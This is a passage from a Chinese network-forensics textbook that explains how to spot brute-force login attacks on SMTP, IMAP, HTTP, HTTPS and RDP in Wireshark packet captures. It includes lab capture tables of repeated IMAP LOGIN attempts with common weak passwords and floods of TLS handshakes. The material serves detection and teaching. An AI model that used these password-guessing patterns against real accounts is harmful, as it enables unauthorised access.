


图 3-4-9

提取所有信息，就可以知道攻击者猜破了哪些用户名、哪些口令。

2、SMTP 爆破

SMTP 协议往往是用户邮件安全管理的一个缺口，所以多被黑客利用。




图 3-4-10

从图中可发现，攻击者不断输入用户名 jufeng001，不同的密码进行尝试，服务器也大量报错：535 5.7.3 Authentication unsuccessful。Follow TCPStream：





图 3-4-11

3、IMAP 爆破

从下面两张图可以看出，IMAP 爆破会不断重复 LOGIN "用户名" "密码"，以及登录失败的报错：NO Logon failure: unknown user name or bad password。



No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
148	110	192.1.14.199	143	192.1.14.228	8871	IMAP	2015-08-07 09:06:29.403592000	Response: 2 NO Logon failure: unknown user name or
149	82	192.1.14.228	8866	192.1.14.199	143	IMAP	2015-08-07 09:06:29.406326000	Request: 2 LOGIN "jufeng001" "1022"
150	82	192.1.14.228	8865	192.1.14.199	143	IMAP	2015-08-07 09:06:29.406695000	Request: 2 LOGIN "jufeng001" "1225"
151	84	192.1.14.228	8862	192.1.14.199	143	IMAP	2015-08-07 09:06:29.406729000	Request: 2 LOGIN "jufeng001" "007007"
152	110	192.1.14.199	143	192.1.14.228	8873	IMAP	2015-08-07 09:06:29.407464000	Response: 2 NO Logon failure: unknown user name or
153	84	192.1.14.228	8875	192.1.14.199	143	IMAP	2015-08-07 09:06:29.408808000	Request: 2 LOGIN "jufeng001" "123123"
154	84	192.1.14.228	8874	192.1.14.199	143	IMAP	2015-08-07 09:06:29.409099000	Request: 2 LOGIN "jufeng001" "111111"
155	83	192.1.14.228	8871	192.1.14.199	143	IMAP	2015-08-07 09:06:29.410394000	Request: 3 LOGIN "jufeng001" "12345"
156	84	192.1.14.228	8873	192.1.14.199	143	IMAP	2015-08-07 09:06:29.413755000	Request: 3 LOGIN "jufeng001" "123456"
157	110	192.1.14.199	143	192.1.14.228	8861	IMAP	2015-08-07 09:06:29.416334000	Response: 2 NO Logon failure: unknown user name or
158	85	192.1.14.228	8861	192.1.14.199	143	IMAP	2015-08-07 09:06:29.421085000	Request: 3 LOGIN "jufeng001" "1234567"
159	82	192.1.14.228	8869	192.1.14.199	143	IMAP	2015-08-07 09:06:29.422311000	Request: 2 LOGIN "jufeng001" "0246"
160	84	192.1.14.228	8872	192.1.14.199	143	IMAP	2015-08-07 09:06:29.422529000	Request: 2 LOGIN "jufeng001" "10sne1"
161	110	192.1.14.199	143	192.1.14.228	8866	IMAP	2015-08-07 09:06:29.423355000	Response: 2 NO Logon failure: unknown user name or
162	110	192.1.14.199	143	192.1.14.228	8862	IMAP	2015-08-07 09:06:29.423654000	Response: 2 NO Logon failure: unknown user name or
163	110	192.1.14.199	143	192.1.14.228	8875	IMAP	2015-08-07 09:06:29.424527000	Response: 2 NO Logon failure: unknown user name or
164	110	192.1.14.199	143	192.1.14.228	8874	IMAP	2015-08-07 09:06:29.429044000	Response: 2 NO Logon failure: unknown user name or
165	86	192.1.14.228	8862	192.1.14.199	143	IMAP	2015-08-07 09:06:29.429363000	Request: 3 LOGIN "jufeng001" "12345678"
166	86	192.1.14.228	8866	192.1.14.199	143	IMAP	2015-08-07 09:06:29.429533000	Request: 3 LOGIN "jufeng001" "1234qwer"
167	110	192.1.14.199	143	192.1.14.228	8865	IMAP	2015-08-07 09:06:29.430140000	Response: 2 NO Logon failure: unknown user name or
168	84	192.1.14.228	8875	192.1.14.199	143	IMAP	2015-08-07 09:06:29.432324000	Request: 3 LOGIN "jufeng001" "123abc"
169	110	192.1.14.199	143	192.1.14.228	8871	IMAP	2015-08-07 09:06:29.432433000	Response: 3 NO Logon failure: unknown user name or
170	83	192.1.14.228	8874	192.1.14.199	143	IMAP	2015-08-07 09:06:29.435350000	Request: 3 LOGIN "jufeng001" "123go"
171	81	192.1.14.228	8864	192.1.14.199	143	IMAP	2015-08-07 09:06:29.435975000	Request: 2 LOGIN "jufeng001" "007"
172	82	192.1.14.228	8865	192.1.14.199	143	IMAP	2015-08-07 09:06:29.436466000	Request: 3 LOGIN "jufeng001" "1313"
173	79	192.1.14.228	8867	192.1.14.199	143	IMAP	2015-08-07 09:06:29.436484000	Request: 2 LOGIN "jufeng001" "1"
174	84	192.1.14.228	8868	192.1.14.199	143	IMAP	2015-08-07 09:06:29.436823000	Request: 2 LOGIN "jufeng001" "121212"
175	110	192.1.14.199	143	192.1.14.228	8869	IMAP	2015-08-07 09:06:29.443203000	Response: 2 NO Logon failure: unknown user name or
176	84	192.1.14.228	8871	192.1.14.199	143	IMAP	2015-08-07 09:06:29.443388000	Request: 4 LOGIN "jufeng001" "131313"
177	110	192.1.14.199	143	192.1.14.228	8872	IMAP	2015-08-07 09:06:29.443740000	Response: 2 NO Logon failure: unknown user name or

图 3-4-12




图 3-4-13

4、HTTP 爆破

由于大量 Web 服务器的存在，针对 HTTP 的爆破行为也可以说是最多的，研究爆破方法和绕过机制的人也比较多。这里仅用最简单的 Web 实验环境做介绍。

首先打开数据可以看到，短时间内出现大量登录页面的请求包。




图 3-4-14

提取 Follow TCPStream 可以看见输入用户名、密码情况，服务器返回值不再是登录成功

的“OK”，而是登录错误的“.....”。




图 3-4-15

以上的“.....”并不是返回无内容，这是由于 Wireshark 无法识别该中文的编码的原因，

我们可以点击 Hex Dump 看一下十六进制编码的内容。




图 3-4-16

将提取 Follow TCPStream 的信息另存为 1.html，用浏览器打开。

图 3-4-17

5、HTTPS 爆破

HTTPS 包括其它 SSL 协议的爆破从通信层面监控有一定的难度，因为认证过程加密了，无法知道攻击者使用的用户名、密码以及是否认证成功。

但从爆破的原理可知，爆破会出现大量的登录过程，且基本没有认证成功，更不会有登录成功的操作过程。

如图：爆破过程中，不断出现认证过程：“Client Hello”、“Server Hello”等，并未出现登录成功后操作的大量加密数据。




图 3-4-18

点击 Info 可发现，在不到 2 秒的时间就出现 16 次认证，基本可以判断为暴力破解。

No.	Length	Source	Sport	Destination	Dport	Protocol	Time BJ	Info
206	105	192.1.14.199	443	192.1.14.228	5490	TLSv1	2015-08-06 10:04:57.415407	Change Cipher Spec, Encrypted Handshake Message
218	105	192.1.14.199	443	192.1.14.228	5487	TLSv1	2015-08-06 10:04:57.500161	Change Cipher Spec, Encrypted Handshake Message
230	105	192.1.14.199	443	192.1.14.228	5488	TLSv1	2015-08-06 10:04:57.620253	Change Cipher Spec, Encrypted Handshake Message
242	105	192.1.14.199	443	192.1.14.228	5492	TLSv1	2015-08-06 10:04:57.683283	Change Cipher Spec, Encrypted Handshake Message
57	374	192.1.14.228	5496	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.672811	Client Hello
61	374	192.1.14.228	5489	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.677452	Client Hello
67	374	192.1.14.228	5491	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.686918	Client Hello
68	374	192.1.14.228	5493	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.689811	Client Hello
69	374	192.1.14.228	5494	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.690979	Client Hello
115	374	192.1.14.228	5498	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.813637	Client Hello
129	374	192.1.14.228	5497	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.928369	Client Hello
141	374	192.1.14.228	5499	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.997811	Client Hello
153	374	192.1.14.228	5495	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.063710	Client Hello
165	374	192.1.14.228	5501	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.139411	Client Hello
177	374	192.1.14.228	5500	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.217954	Client Hello
189	374	192.1.14.228	5502	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.288586	Client Hello
201	374	192.1.14.228	5490	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.400333	Client Hello
213	374	192.1.14.228	5487	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.480691	Client Hello
225	374	192.1.14.228	5488	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.574810	Client Hello
237	374	192.1.14.228	5492	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.670614	Client Hello
65	244	192.1.14.228	5489	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.683593	Client Key Exchange, Change Cipher Spec, Encrypted Ha
66	244	192.1.14.228	5496	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.683594	Client Key Exchange, Change Cipher Spec, Encrypted Ha
75	244	192.1.14.228	5491	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.702722	Client Key Exchange, Change Cipher Spec, Encrypted Ha
81	244	192.1.14.228	5493	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.712795	Client Key Exchange, Change Cipher Spec, Encrypted Ha
88	244	192.1.14.228	5494	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.727524	Client Key Exchange, Change Cipher Spec, Encrypted Ha
120	244	192.1.14.228	5498	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.822532	Client Key Exchange, Change Cipher Spec, Encrypted Ha
133	244	192.1.14.228	5497	192.1.14.199	443	TLSv1	2015-08-06 10:04:56.933140	Client Key Exchange, Change Cipher Spec, Encrypted Ha
145	244	192.1.14.228	5499	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.003064	Client Key Exchange, Change Cipher Spec, Encrypted Ha
157	244	192.1.14.228	5495	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.070012	Client Key Exchange, Change Cipher Spec, Encrypted Ha
169	244	192.1.14.228	5501	192.1.14.199	443	TLSv1	2015-08-06 10:04:57.143744	Client Key Exchange, Change Cipher Spec, Encrypted Ha

图 3-4-19

6、RDP 爆破

RDP 爆破在黑客攻击中应用非常多，一旦破解出登录密码，基本可以控制这台机器。由于 RDP 协议数据也加密了，对于爆破的识别也有一定的困难，下面介绍另外一种方法快速识别，这种方法同样适用其它协议的爆破。

首先我们统计一下正常登录 RDP 协议的 TCP 端口等信息，可以看出正常登录的话，在一定时间内是一组“源端口和目的端口”。




图 3-4-20

再来看一下爆破 RDP 协议的 TCP 端口等信息，可以看出短时间内出现大量不同的“源端口

和目的端口”，且包数和字节长度基本相同。这就表明出现大量动作基本相同的“短通信”，再结合数据格式就可以确定为暴力破解行为。

